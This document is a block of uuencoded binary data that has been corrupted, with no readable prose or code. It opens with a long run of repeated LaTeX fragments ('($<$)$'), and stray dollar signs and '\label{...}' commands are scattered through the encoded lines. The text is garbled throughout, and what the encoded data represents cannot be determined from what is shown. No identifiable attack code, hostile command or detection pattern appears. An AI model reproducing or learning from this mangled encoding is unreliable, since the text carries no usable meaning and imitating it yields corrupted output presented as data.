($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$$ M(P, HPME; *=+ 'T>ZZM1P!CO7Y'.N%.'"RZT"(T]JK+9*])NQIGJSDQ>0=A,FI MIQB?2J=T[!N\$DCV6><<@MMI.&KSM^15%OXM3Q['Z@ZONHC;%%8.[Z6"G4;N-M#K1.R^*XM61YFB-'B]P<\$;D`K&6W(4M/TC%%F3_G:-',T;J<'VV@:Y]E#U^^ M\!DK^W2X/SO.,E*8Q7M;:.]Y2Z5D:X3F:"(V\$0[TR6PJ>*NR>Z6&DJ24)<GC M^'+9!L_]V`//K&FG8#DJZR([.#PO65YSZ\$CS`%NOC3T<V<DJ4,^R8C&:[C6L MUX^,(GU>#@!*N_CXI7SY1P[0F;PWCYX#*@/C27EK9'M+82%%[H"G>4A;9+MR MQ5<XCD?H<=;>\$QWA;2Q\?R!']D!K9%M;9!N2>^V^DBSX@<-<VHN-[5^S:K^G M^50ZYUX^YX:![-/='ZN2,H.+*P7Y<^1T!XGYS\$VDY.P%!E(X3U,RX9(!I,Y3 M=W&E.DJGDQ)7?*?:N7ZNV]#0/3`T^`TZ1G]S?\]_*;2WZ2^'N!M_J;IS162H $M*R+W#5`1H5SN.B;TS!4Q&6K'Y,<#[)@@2^:K`M$V;S\Y;_+4P<G)%"2'UQ;9$ MSP61I(,>QKU".?(<TD;NBU".7T<Y[-G[F"5">""5#;R@#(5:TQHYV!;);20, M;7UZT,.1@^NR,FM:US[WT9\$C@Q[&'_L2?+)87FG#*<8XS2MB\05DYS[(1PIY M%>0=6R.[4<PC^ZW\$Y5)J)D\=FARS9M5N3_.9M+=N,`7:,>AABL/DR\$\$NHS2I MA(K5*^LB^RDIVTDQHWDD%-<B##*6E2DL?9C)EG;M[6?%E-!)!9G;!1_B#]+T MO)4F.LXGSZ*ZW-E[*\?*RL&=E"FM]\$).6D[NR4&%0(>1!RN4^32[NUUV7\N1 M=I=HNYT4(:UU4;KAA-LPY34QY;7K?HSV"\$>`PK.O03\N^,-K5AWVH%+PL,-/ M;8L<%F[]3@;K'&J+'**J@OH?%2\$\$IOY/=P=Q"\$%,H,*U;O!_PA(=H_DYSK\$3 M7<<X"Q&X"G:T"M;K#K8#I_;CP-I;J#A125\$G6!7^%&@=AM9Q7-'.H[IV2L8. M"H+.28OR+>0D5Y1UV!VKTR.C3["KJ@\$J,GNX\$*KCW\;QM,C64E\$=]'!A'_*: MLD\$!3XX<2)9PL@NSZ6)9LVH?G8#=7-H%#)@<&;!*..\?;27L8/VEV73/J5Z M[^!UD4-'/.O(E&?TWBW*\$OM")W"`R+FPCI;(W3/:9AWFT,L&MQ4-&\$,.H@8J M)9FP%YVE<MAIO[4MY\$(XU*/J1^K!H'ZDBQKU(^2JD*JRM5190XW09/N&46N! M[D#A(\U<6KT1*JU329D\@GIW#YU@F>#N&H+VI`6=J8-&G67=R68C*&XWP_ M_7Z4/C85Q_@V]'DV]XI'F]N["K9,&QYE(\NRH6[3_1#0X-9IV3"2[6D..0?? M[`LKVNKVOK;5<]GJ0F&UKYW_Y.N%=F&D,*F(PE,/JJ!T^V"U%EAA)ZQ]UP5M M%=".M72(<HU4U:VWC*TW]L&M5XF6L&@!B71.*G=30>*Z\$9[(PAEV):6:)+R* M8H<?UH=1XWLX%1P5YM4<)J\&OR*.XFEV%'7BE.)J5GR+[C<Z]K(^HC8V!D;6 $\label{localize} $$MM^B?T]U9\#VU^*NZ9CN69I'M/E16W(7ZN8-'CG3\G,*C\V2@\QY=7\+-7[I&E])$$ M?@IG7Y35EK'FJ>R,Z[@_?>V'?+3I_86DK^V_\8[:U?')WN3EWD7VVN=39Z7U M9XY0!X4.<KCKBK+N(J3^1_.>YY]QVNOEY(!-BT86\MTX-69M>^LSJ1-;#ZKV $M_{I'}! = _{A''}A''YL/DE.VG$9.F41ML,NIJ=@VL)H.Y+60?7Y03F';X+6TQT$?V/ND$ $ME9)U/Y?A>]$/:@ZQ(=5A.XUDL#D*-@>MY_Z`:>^%OQW#WE.N_-F4*$-WHJTD$ MZ\C;K0?G/<9#"!0):GRLV5?-?;1U\S;GO4'`9?;(\$`_U/AX[0W40J2P,H%CV $\label{eq:mw3L} $$ MW3L]X_D+6HY;0?*<S47-!_K]@096?+!F\I3FOM1AY6OAT5=GT&GOTQG<XZ/`$ MT"6BO'K\$2 ^A1 S53,KLTA)*+34A<#^F#ESVWM>5XYW^U/R+J8>SG?-^(,>= $M,C%[7>S`Y5=$%SZS-;*AB+9-6\C:NN8-6R.W^[6R$;^TQIY9--#=&!KY&Y+$ MNMF2/K'I\$4COMZ1;+&G[IB<@?<C:?793.^U2(W?3L B[?=,V -VQ:30^OCKH $MX = X[B\&I:J54=) \# = 6E3H@0^S* + ?6%E, %, 6CMY`Q < ; CQ_N:, 7U:V < CX.NOY2D$ $\verb|MAUNWMD'IT4$\K??[6Z=EE9U9R#ZF,Z9EMY]>Z-E46$;QZ44G4T^SF'D:C>UQ|$ $M9VCP)A]W9\N'4@^48=JP365E+/!NG>9##W[:V+8A4WP41AB*8<Y`T@NV'FS=$ $M.7P;-3).;A_IS7@^J^C&Z\\\IH1,N6/$>^9!4U];2'GF-,<[X"##!^`0PQ=@.$ M;&%\%KB24'EHM?+0]8Z';ERWEJV@/.V&GPZQGXXT3\U[F8KHZ=S-?H62KAU) $M1\F7'=%_TDG/M)Z6X.&$:5EW+<+?[+M6TU^["+0>Z@B3VL2=K1\U/[CWP8[O]]]$ M4SBBO%_4^C;5%N?RD&%3[K5[^.^:?IYQ_'?OGC%/\$;?N:MW>QE7TD5VZ_J*F $MFM6ZS.5RJ3JMJO+;A\&\&']D*NM:X@8W+_/-KO\&"-C<&04=?*IUZ.V(Z-\:?LC$ MT_93:?NCT_:GI.U[T_97INTO2-M/I.V7I.W7INW'T_9;TO;+TO87I>U?DK9? MG;9?F+9?FK9?D;:?F[9_8)%[?U_:_OZT_8ZT_0%IX0U.V\]*VS^<=GYVVG%/ MVOZA-/W=KGV,YYS]9QH`4N6%MC*JN:%+F^??V_^H+2U/C`<_">2=><Z__-MQ\8/VKV--\$6C@3Y.[!DUWA R)<?3!%S/<H W\NE%,TL7>L=Y1R7I7XZ')',N M%/M*N\KCYT73Z7#YBH949<LDK^M1LE=]:G@\38*Q.<<3N:1LSMR*F;-G>*?/ MFSVM8N:<V>7#AP_WY#@FB\$4\$/%[,6?&FS?TNG3EU;M'<2_E)LIHUG&.%7\$[1 M\WE&!3VC_)Y1>?0X[\$PZ3A,VO,6EI9:&EZ;EQ*KB29I_XAU-<8NU\.>@Q^1H MS>E%%T:B9, [8NK,J:4SYU1\$1A5Q(D;DY.0T-R3KEI#+0#209XDW59^8])QW MP:RRT9S0L5[^,*YWC%=M"W+HO\IDO7>T=T2")LI45H_PCIF,0VD*G6Y:A<[7</pre> M6Q<JV\$9XV8HW5MWB/MXPHE-%SM5C*E954B;&*KL18F."+1\[Q&Z;9L5NF>8X M=BO5]8W+R/)8#O28B:FLUAJ=*'9[T[J3O).ZK3NB<H1W=-K\$LC'>L9TH+B%%

M*GDH<GKK21*+1];L2K&:*-US:<=T'2)=!SK\SA+#Q?W8F[Q.KJQ/4!:-@+NT M"2N8G!QZM6+VA7/FSXY&1U5[1B7/C:87HT+OJ.H<NO:=:WY98UVUE_0H;."8 $MG"^P-5RS^H(?2Z>1C9Q5=*XSQ5'@+)IGQZ]9T-^+ZV++Y]3@.#953=4UX.+G$ $MCV*CJN1ZR_FN-Z)*<LR-B?Z+FS?'N[(+3^1ZV+M,NZ:S;24'\2]N"./R<IH*$ MUQ1K6DB"6', #00Q2'4L6TCQ%^A9&?#Q-".]&&,5-L25J'UQ8TQ0(T)P2?L]C M?&/3\$N\\$2UQ0&9H8NYHJ7!:FA3'N7]JZ\D=M*I68-&'"\N7+QZ?'J?.T1/_% $M;265\;1M')7/\&=.FS0\ XQT5*QOG'E5]0>L\&X&14E<\?-HILIB4G'-<=RW'D\$ $MQ = -[[KE > _MM8, WH^' 8V41, M + BN9 & BL?0 = 3 - I5/, D; PUE4*R: +KMDK(DGC'L7)]$ MC4J>3=; 'CY]`_^C+*?C15TEKZI9,X+=])BRG*%A6QI\$97K=#3C+TCN97?,9Z MDV-MN\DQ8[S#S_7^>U+7_ZBM<)'#3U`>[J;]E4(VMIKJJ,JNS[^>YQSQUTGI MMX5^V^BWLY+"H=\A^F4OIC?<Z3>2?D'Z52P6J_\OM]#O1OIMH-_]]'N\$?NWT MV[Z8PJ'?+OKM6TQAT2^+XC>@BL*KHCA54=SH%Z9?,?W*Z+>`?M7T2U11&JK^ MWXECAL>>5<Q3K,0<<SI6+&X[1;0?,6]#11S&;9Y(2YT]19K?V??HF<*>'1[W M[%RLYN*Z6ND^ER'O4/SFK)[<3M.UW#>ZMS++8ZEY#;6(8W6DA5Y'X2J#CJ5B M33R-K=>\AGI]AOHBGR?*[^SQ-Y\$JFY8D/5/XM4%^S7M975-C`[TO:^W7\/Q` M3\$W#NRNI*"4QFEJ1@(SF]5?Q)'H\U_+@+2C/%1GJX_N<SQE\BA7"D\$R\(D;K MKU2F['/&9=9@-C6FTF6JV>JTA3-KN`?DF9BI)N)C;6AK09D9F37+>>8XUIO(MI!14U59R&ILRU6L#M*W*3,38:UAA(5,'X;DN,]&<2O+Z)=Q9J(RS[);,I%:XM,U/-G\=DO__ZSW[MA3LE6'=DT:?[L]Y9@K5_;_]+-FL&9L69/"^37W2OYE5) M3RADN>:+/%BS1!?3U8IO\$GRWX%<\$]Z>`;"X1_\$W![VOFZ];A8L\$-@K\A^\$'! MVP7_2?!90428@JL%MPJ^0_#/!+]&?!VO0\$1/)]]6?\$60'GXHQFHN60XO5'R0 $\label{eq:mid9} $$ MID9]/80\#>4VMP\0<@>M_\#EZL)\)^!_]WS:^(\/B.-C;XF`V7:>].<RQGNZ&$ M>1/TK>V\/LRW@LO`%R!NU7VL\(L76.E]6J=7LTYO/YZ_A7._8=BZ#?)3K75E MP%YKM09F-<'X#?`8:YTM<)XU/[@O<X%53L#G@<>`BZR53L`E5OS!%UIY#9X+ $MOAH\S_JB\&GB!M7().\&JM<`..66LC@6NM^(`;K)6CL"Y.\JB^/95TKM-Y1[[2]]$ M>:=9Y]U\$^AM&F%<:X<Q6X?PCNY?G2NC\'O)KP&]9ZVO(_K'@[>!WK.GQX/>L M5;O`>ZRUROHY/!K\ON5/\%[P7/`^<!+\)VM%)<'W@?_L0=D6_!KX+^"_"QZ8 MP[S?:FN"_PHN%1P#?V"M:B;X>^"_@1\#'[#6(A*\3W!6?_(AUK\=YSF#V"Y7 M?K#?&@\%!\"7@H/@>LT4!CC?JHL\$_P0<`K\@^'UP@;W^BN;3!S"'P7G@25:Y M%5S+K`;EKP7/`G\=/-M:[4,QTBYXM^##@@</=/CSX#G@>8+C@M<*O@-<9O47 M!+\L^#W!GP@><IQBM@N^"%PN^\$K%\#.Q?6UN`"^TZ@VPU4EY3O`?!?\37&FE M=Y!BMBMXFN#Y@AO!BZWUC<#-5AD#+[/6D@&W6.ON@*^QUJ;*=7@<^(O@J6"K MEKT4?*VUOA2XS;H'@6^VKGOP>BN-X/\`[P5_%=SG>(='@&\!%X#O`,\17`>^ $MTUH) #+S1*L/@3=;*9=;U@S[52&(?=;J\4(/DAL7PLY)VC&.SIVF0\)GD-L$ ME_F8X&N([?)_B^#[B>V\>\$;PF\1VOAP0/.A\$YBIK[2+!4\'5ULIP@I>#8U;] $\label{logavp37} $$MKQAVP37@9P6_"U[BL0J34S\/%3P)O-0JSX*7@>/66FN*X6=PO95&P>^`&ZS5$$ MD>`7B&W]\L\QSX\$\)?A.8EOG[^`*R(\?ZO!\$8MT^!**^<\\[Q<Z<TYFOL*R M)?ANL'JGZ!24!\C/`E>#YQ';.C\&UT'^NN`^IRH=C@/X*LCW"1XYS-%Y\$[P" $M\NS3'\#Z?V-8Y"+X6\N&G.SS_=*6\#=^J86RV?"&XDMG7V@.F+4[CP'!Y!;.LL$ $M!M'"^9>%_)_@#9"/\&N[((R.8'X1*=C:;A_)0!WRA\$_Q.J,OQ/\$;&M?V`4$ $M\T\A'WJ6P^<*KB*V]=O!CT'^KN\#/G:V8?4BLV ;@K9`?-]KA2<3:/^!7(>\$ MQN\$P^#5PF>`DV-J>!O\6\CV"3SV'^4UP%/P[\#?`UO8)^`^0G_%YAR\DUN&# MW[/"5XSPQSI</-;1?Q[\)\@_%!P<A_85."9X\$]C:SA^/]@_D#8(W@_\.WD9L MZU\X@?ECR)L%WS?!T?D8_`GD9_L<OD+PS>`CX+M\SKE3\HBIY8RZ0O"R/.\$? M<#_(.P2?[&?.`2\`]P??XA?^!P^"_/2`PS,#CLYKX"&0'Q0\(JAT."W@H9!? M+_@GON<(>!CD9^0[?('@.%CU?<!G0/Z8X-U*!W\$(,8^PXBSX"R%'YU?@LR#_ MN^"1!8HY#L2Z;PL^!_+O"=XA='(G,H<@#PJNFNCHK\=/A/R'@E\'3P+_4_"H $M2<R3K;P6?-TD)\S@9.9BR"\70$[P3R<[^B>?RSP?\F)BG1?@Q59>G*>8_4"L$ M[NCTF<&\"?*`X*4S')WO@^^&?*?@W!)'YR;P?9`_(/@MH3-Y)O,#5AP\$?WFF MH[,/_!#DORYP>":QK3/L0N8G(2\1_\$5BW=X\)/VV5C5*'*XCU.\$\I[B.6_P6? M-LO1:0/_`O*'%\$-?Z.3/90ZE5>8%-\U6.IS7X)<A?TWPQTH'\9_#0,LJ5X)? $\label{local_mass} $$M^*LQA\#+TS:UX7N3PQ<1Z/\&TN^LBOGRNX9JZC<W8*<^]^*\w@916.SF7SF^="$ MOE+PO8)?G.?H_^ABYB&0ORHX8[[#H^8[^C=<PCP"\OL\$_T;P\$; `:A[R,>0+D MUPO^L6*<2VSK%RUBCD\$>\$WPKL:WSI4KF!.3W"WZSTM\$9MY@Y!?D\S7@^I'56 $\label{eq:mu3!} $$ MU3!_{#?}[!/^VQM'Y0BVN'<@W"]Y5Z^B\?"7SXY^?5R_+15U6@/S&Y!/%]Q, $$$ MK-M"#6B'0#ZPT>\$IC8[.!O"[D#\I^\$^-PC]7H<T`^0."_W"5HS,HR=P'SZTG $\label{eq:mass_bulk} $$M"+XLZ>BU,Q^-N0?"!Z^S-&9NYPY#_(O"GYXN:,SNX5Y(N1-@C>U.\#H?@<^'|) $$$ $M_{,P5\#L}$]?X>B\!2Z!O-?5#ONO=G0F?8&Y'/(ZP7<1:ULKF1=!/G*5PY>"5=\+

M7`WY"X+_*71NN88Y#OFC@M\'JV>:7T39@_P^P6^`5X"/@*^VXD,GVN<>!J^% $M_.QK'5Y(K-08X)L@/_TZQ9R/Q'J<'_P5DO/-S.$P>#WX*F);_Z+KF3=`?K7@$ $M'Q+K^{1}U:YHV0/RGXK^{+0@H?}P'P/N!!L;:=\\"?<1R*<+7D6L^{S}(W,K=\#_I+@H)$ M_JV.SDKPLY`_H!@^\$3K3;V+>!GFS8N@3VSJ^-N:7+-*_AJQK7/C.HSE6F5; $M, = +; M [0, ?X3 = $G?$7T& = C3!7R^L + B6V = F0]^9[RZP3?2ZR?T7R5]$ M.1, K4L<%W_95I<-V;V'N"_DDP?7\$ML[?;F4^"?(17W-X`;&M\P'X#,@_]W5' $MW@(^" ([A/QC\%C(AW]\#C`-L8`Y\#7B?X>F);Y 50,9=! HE@WVUBK.!VYDLA$ M'R\X1JSK+O!"R#\6'+A#Z;!OP8LAOT_P[X3.JCN9[X#\+K"U[=W(_#W(1VUR M^\$IB6^?Q[S#_"/+]@GUWB3H-_##D)]SM<!FQK7,G^#'(7Q:<^UU'YS?@IR`_ $M_AZ'*\\J'`G\\+.10*T;\\OR?Z#N!MD&\\5W&^SR'?P=L@?%=S[7J7#>0=^%?+0]$ M?OZO(+9UG@2_#OF?!(_^OK@6P'^\$_\`;!#PJ=+]V/9Q.O_T#P[XEMG8T_8#X, M>;MBY".Q'D/[(7/O\`=\`7_"MP#GC\\`PY7\$^N^/S@7\OV"1VQQ='X-#D!^6/"X $M!QV=GSS$/!?R-P4?]Q/13WR$^2K(?RKXS\2VSK3'F+\(^5+!WR:V=;*?9/XF)$ MY`&PM6T%WPWYWP2?\S,Q70%SC&-`WB!X,['N[[0S'[3*?@U8EOG@:<P%@'Y M[P2?]#3\C#7="P17";X!W!]\K^#7-:M[N7T_A?R0U<]ZAOE#ZWD6^"-P!'S8 M>D[*K!Z])\&9X)N9U;>G[@9G@9\&]P:_!>X#/@16SQF?9>X+^11BW4X&9T-^ $MG9!_{g}^{1}P/N>4''D-SH&< WG[7\B"X/^1SA3P%'@#YK4+^4_!`R'\MY$?`QT%^$ MUG/BO@,>!'FMD-\\$SH7\/B'_!?AXR-\7\D%;F0=#[@=;VR7@DR!?*>3W@#\' $M^4O@D_&CJYVYA/@=P'MK:+P:="?K60;P0/@_Q9\&G@WPN=K.>93X?\'+"U$ ME8+/@+Q!R->#O9#_2,A?`P^WRH.OG_("\PBK/("M+OH^TRH/OGXW>*15'H1\ M/"7X&X(?!`?`NXAU7^]%YHF07R;X&L'?!\$\"/T^LQ\;!YT%^TDL.^P17"&X4 M?)/@>\#6]@9X*N1_\$SS@EPY/\$#Q3<)5BQ)]8/[,`3X?\1<\$?*\$ZOHX[;@>=Z M]&OCTW,.L9[K`BZTKEG!.X7.Q%\A3'"YX&7\$MLY3X`NLYV6"A[PLVLS@V58= MJ!CI4CK("_!<:_Q'\,FO"!WPI=;8CN#/O\I\F35^2VSKE]&T&_LY71-8??GK MU[C'67-(P-86`S=9UYV2PRXX:<5-,>+VNK`%3EEUHY!/VTFLG@M7*D[/HU:2 M<Q[E7300<P]T5#L9/"(3SUM_HYC3*SA"K/N/OV4>#_F3@O]*;.LT_XZY%/*; $M!-]';.M[??,&T/^H."=Q'H,:A=\\WF_MQT>_[;28?D?X&?(SQ9<1JS[2N)P]$ MKX)\IN!Z\#7@>XAM_=_O1I_4LOM'A\\GMG4>!7\%\G<\$#WW7T5D.O@7R.P2_ MI'3@_<PI@JY7W`,K/(0_\$W(?R'XB-!YJ@-CJI"_*_BD/8Y..?ANR*\6?+_0 M.>=]YGLAKQ#<2FSK; \'__\(_".Z[U]&IWH?Q4LBO%7POL:T3_!/:\U9^"5XF M^%9B?7_Y"_-.R%<I1MX1VSI7_17SB"#_BN!'B&V=\`>8YP/Y0L\$W"_[Q!TJ? MS_T;^K.0[Q)\P@%'9SN8%B[@^[O@X__N<(A8]P</,@^\$W"OX`K!ZW^<?S\$,@ MGR7X!F+]S)>:AG2/AOR4#QV>*;B16#\[^(AY'.2]/W8X*/@RL-T`90Y"?J;@ $\label{eq:mn<2VSB9P&/*MOC[_G\SG0;Z26/=SP5,A_X>0W_D)\PS(GQ'\-V);Y]M'F$LA} \\$ M?UKP!\2VS@QJ_E(?'/*KB/5S@4SFQ58:!:\EUL\HJ8E,]OSD38*_2VSKW)7% MG(1\N^`,:D;KYP+@59`/Z>-P\$;&N9_HR?P?RCQ7#S]D.3R76?NO'_!/(#P@^ MBYK4NNT*?A+R]P0/ZN_P6&)]KP<_`_F0':9>)'2R,+8/MC['VP+.!/\`W`O\ M!S"M'H2O6C'W!B\`]P'?`>X+?A&<#?X8W`^<=QQS%9XCS!&\`EQM/2]3C/2" M8^`_*TZ_]YU&3?_K^'YRSVC/1&+]'`3\".Q^5?`#2@=YF@N_07ZRX,G\$>CP* $M_{SD.} < ['G! $6(] 7@1^$?(/$2,?3W!X)K$N\X-?@?QQP6\+G64G,K\)^0;!$ $\texttt{M_RFX@]C6GS68^6W(ZQ7C7,\&/$MOZ?QW"_\&?(3SS)X4+!5<2V_HO@`Y"_JQC^* }$ M^9RC4P\^!'FKX"V*\$0[X0RO^@OL.9?X(/%SP^<3ZN0/XB!6FX%>\$SA3JDE&Y $M[8TZ0?^:\TG@QT]5S\&E1C\#A0-TR//X-/ASPA^*O@,\$?*D:<J=NFQX).9\Z\#$ M?+/@5XGULR'J5MGSBV8(CBM&.,1Z_/QLYF]`_B?!)XQ6S&\$2ZWDRX&]#_J:0 MUU\$7B\;&+9\(OI?8UBDXA_E^R,L%?X%8CQ&!MT"^7?"?E0["IVX;C25"_AW% MT"?6S\?'XAJ\$_!+!JP1_4_!/!;\L^"^"^XUS>"2Q?AX-_D]K#IO@#L&]QCOZ MC1.8?PWYS8(?(M;]?1_S&Y"/%5PN^"H?KEDK',\$_\$OQ+GQ-F7AZN6<@O%[P> M_`?P]\'O6'/JB/5U[6?^"^OG!APN"C@ZM4'FCR&_2?`C04=G:#ZX#ZY!P5?E MBS(<(J89_(BGX%M#CDY)`?,)D#<(OK/`T<D.,P^%?+3@"L'-84?_'^#3(!\R $M43''4_5@J^9Z)S[6_(R#1/&Z2H_,5)-F0WROX)<'O"_UIDYG'0EXE^,N3$ M'9U7P3[(/Q!\ZA2')PM>0*RO?7`(\C\)/N%<1Z<2/`GR+RE&G@K>);C?><ZY M?<]GG@[Y<&+]ODPA\\600RCX@&+\$H<C10WDJ<PWDFP7_4C'B/]71GUK,W`1Y MI>`VP?<7._K[(\S70#YHNL,3!5\VW=%_AIG>+L&Y@D?/<'0^!-\,^4DE#I\G M>&&)HS]@)O/7()^@&#K\$>IP-?!ODAP2?1:_'Z+8Q>!/DSRF&OM#9<"'SO9#_ M6/!OB/4X?"GS@Y!_7_!.P1_9C#DJSKE+P#^!_`;!6Q0C',\$9LQT>(;B86,]# M⁺]A⁵SPR7.4[#]N<O⁶FKG^CY167,+T">\$/PM8MTV⁻2\L\$7.5QXD:/S&/@U $\label{eq:mr'kn/=} $$MR'\KN/=<AT<*+I[KG+L6_!O(OR/X!<%[!/<K=\X-S&/^`/*+!%\]S]'9Q:R^* $$$ M<][_8H>++A;U#_AC*]\%_T'I("\N93ZA+YZY"YY^J:/S+OADR'M?YO`\$8CT_ $M\$.R\$_^{-}/\$"/-R1V<]^{"S('Q\#\&\S"1ZVP.\$)@B\S08+P1L\$/"7Z'6/<]\$S*/$ $\label{eq:maiq} $$MA;Q^{-V''MPK>JQA^OL+AL8(O$KQ<\+<$_PQL;;$H<Q$\#R&P7_5/!.P1\3ZS'S$$

M1<Q3(']>\(>"3ZMT>"JQGK>SF#D">41P4O#7!3^V6-S'JY@O@'R*X*7\$NL\($MG@WY*X(_$3J+JIG+(5\M^/O5HOS'F"^#?('@]8(?*OQ6S#EW3`WS*9"7";Y.$ M\+V"?T6LGV<M85X,^7F"XX*_HACI)=;S!, `UUASL6H=GUXK^&OA*R)\3_`^A M,[6.N0'R*L6P*_A'@G]=YYP[X4KF)L@O\$7PSL8[G4N8UD)\9=_AB8CUN`_Z2 M%4_!!X5.I)ZY#?(ZP1OJ'9W/-S!_%?)RP3<T.#KO-:#?`7G?1H?]C:+]WXA[MGS4G7/";@C,2#I^=<,YM`=\)^9V*D>^*D2[!PZYRN%!P#&QM#X'OLN(@>%"3 MH /S)/HID.\2/"`E^G?-S,];Y5 P;YM%FVH9\W8K78+G"FX2?(O@!P7O\$/R! $MX"'+'2X0?)G@JP7?)O@)P; \\ 7_+'@DUL</D]P-=C:?@#>`?G+@C-7.#Q"\#3!$ MU8)O\$'R_X%<\$_U5P[M4.AP57"KY>\&;!VP3O(=9S4+_`_%O+YX(_5`R?K'3T $M/UJ%,1#K78QK'"X!JS52P!]:9>/_\'47X%)6[_K'A^[NDI;N!J4;1`24[NY-F]]$ MMW1*=ZB`E"!=TMTM'5(BC2(I`L)_UG<M9]W_BW/.<Z[?=7V\S[-GSU[SQGK7 MO#.((PST3H]M#<#OR+\7'Y6>9(.,PT7E;Q<WQ[8F#3%.0KY:?%G\!KOKS>'& $M.<BKB_N*YV!W/AIAG)^{\#'};S55R8?WXDOBE]+=:5R./.4H[XK8K>>,-JY.$ MWD`\"KM[DL<8UR:O(.Z&W;P4MR=_(D[YC>_Y"G<F[RSY&=R#_*\$XSEC?\V:" M\OSRM!.]:XC[8ENMIAIO)A\KWBZ^C=WY99KQ#O+6XIG8G4>F&Q\DKRKN+IZ" MW7M#,]@7[+B).XO'8UMY9QL_(J\OGB#>@FU]-(<Y,'EQ<3MLZRK^FSSPK7=. M<4W\"G?`MB+--4X0C6U`7\$O<&[M]YP?C'.3%Q&W\$8[&[+P[G)8^P0.:BN"!Y M/\G_Q9^2)UOH75+<"+OU?UR:_\$]Q\D6^9QRN0+Y"?\$EZ6BTV_HQ\E'@CME5A $MB7%-K;B\&=A="^{#}:Y(_$"7[T/4-P`_+YXF/2DV6I<5/RJN)^V)V+<4ORT^(W)$ MTO/C,N,.Y,?%_XHS_.3[IZTP'D&^7?R7./E*.5[AL>2;Q;?%45?)WXXGD_\@ $\texttt{M/BY^C.?BJ*OEF(R7D*\4GQ>_D/XZ:XR7DP\0KQ"?Q;;2KC5>35Y:W$D\"=NJ}$ MMLYX\$WD7\5SQ/FQK\'KC7>0+Q:?%?^,]^.,-QGOQEW@?'HGWXVWX\'Z"#^+X M&XT/X7SX,&Z!C^!I^"@^B(_A5_@XSOJS\0E<'\^)8=P5?XO'BM?B[_!Q\3-Q MW\$W&W^.<XMKB7G@^GB3>*#Z#E^\GXN2;080B'W%=\3"\%"\57Q('MA@OPRG% M\R%F&WR>*-".GNQV>\8Y\!:<\$]_#N7#"[<:Y<5F<!W?'>?%BG`]?Q/EQS!W& M!7!)7!"WQX7P'%P8'\9%\\-<%*?<:5P,5\6?X/[X4_P]+HYWX1+X)BZ)P^\R M+H7S8ENU<&G[=TD^#9<A7R_Y%5R6/+!;WBO'E<B;B8=)SQU<C3S2'N]<V%8? $M7(-\IGB/\] S;:]S;'L_F?;)NOI^XT[V^8C'8EN_XJ[D;\69\#OB>7KBG/=^)$ $\label{eq:maxwell} \verb|M]TA/O(/\&?<GSBYMA=X\\0_IK\\JCCV(=]S'X^R^6'O$MC6MW@<^0[Q0^F9>,1X]$ M.ODJ\65LJ]E1CDOD0[![#P@OL,_AF'=!;.L`7D9^5YS@N'=!;.L@7F.?ISCY $M" >^2 > "O^79S@I#_^;Q#?$(<_Y9T![\?UL*WROQC_0MY&/$V\&5_$=4][C\2V]$ $M<IXQOD'^F;@W=M?O9XWOD7\D+B6NB]WVC!^3OQ:G/2=K&OBY/7:)-TK/P?,X$ $\texttt{M.F,HCG7!.QMVUT<7C6.2UQ4/$<_\#;OWYDG\$R\0?BK)>]*V-W3_45X\SD2\5G}$ $\label{eq:marginal} $$MQ<^QNW?TJG&A\ESB!K@(GHIMK;QF7(G\I/@MKHSS7_?]EW!-\K_&:6\8U\)?$$ M8;=?WS1N8!]'W%P\\$C?!MW%+7.TWXU:X@_@;\3+Q,?&?XCBW_//9A#09,12_ $\label{eq:model} \texttt{MQ9UQ[M^-^^':M[V'BA?CD?CX'>]_Q"GORKTQ>"SY#Y)7N6<\E;PM=M?+>!;Y} \\$ M^\(?7!?;?4\$\!-NJ^-CX%'E'\??85HLGQC?)1XNW8#>>3XT?VI\5'\:VQC]C $M'R=?(;Z(W3'A7%X.P<3K\2V"O]M')>\CG@8MG4()R2_(X[[2N8)."EY5\G_$ $MQ!^1Q_0'NZ2X!7;'^1,K[[S85G^*F7R6^*(_TE'ECG(NL7BT^*)GXH/@V]]$ M=M=E;XT+D\\5'Q3?P6Z;_]?X\$_(P\7SLMMMWQA7()XAW8K?]OS>N8>>WXJO8 MUJA`^*#KDB\6GQ0_QK9JA#-N1-Y%/\$>\#=MJ'=ZX%?E8\3;Q+>R.YQ&,.Y'_ $M*/Y*_1MQC$B^1_MB+N3CQ=0$5^5_M*1C/N0-Q=/$*_*MEI&-AY"/ER\6GP:$ $MVQH1Q?@;.[;B7\3/L*UB48TGD-<3\#\>V&D8SGDW>3[Q00`^[]9GHQ@OL-B"^]$ M*'Z-J>"HA@]=HXT3;Q2?Q[;ZQC1>8_<C\5[L]K58QEO(9XIWX:UV'+"[%R6V $M\7[R%^*T<;S+8EO+\%'R(^(7XB1Q?7_)>,87R!N)1XJ78'?\P5?(X\3W+H;=$ $\texttt{M} > \texttt{A\&} ^2 \texttt{7} \texttt{Y\&} _\texttt{\$} \texttt{YZIB8P?F}; '4_P[=\texttt{M}^\texttt{ED} - \texttt{\#X} - ?\texttt{EWXJ} / \texttt{8UI} >)\texttt{C}, / '-. \texttt{XM7N}), / \texttt{QZ\&}$ $MZR?V'F4<''FV&?$Q\7W\5D=)XIU'7!W_C</$W^)7>"?^!U\71T_JG1V_QE7%$ MO?\$;/%V\"[^UCRF.GLSX7YQ%7`N_P]W%_![O%?\%`?B&L=/[OVIN#\$.AP>) M5^!1^)CX;SP:ITCAK6L(58*Y64.H\\$6\$0&MZUH1C;0V0Q5/Q.KP4K\<[\09\ 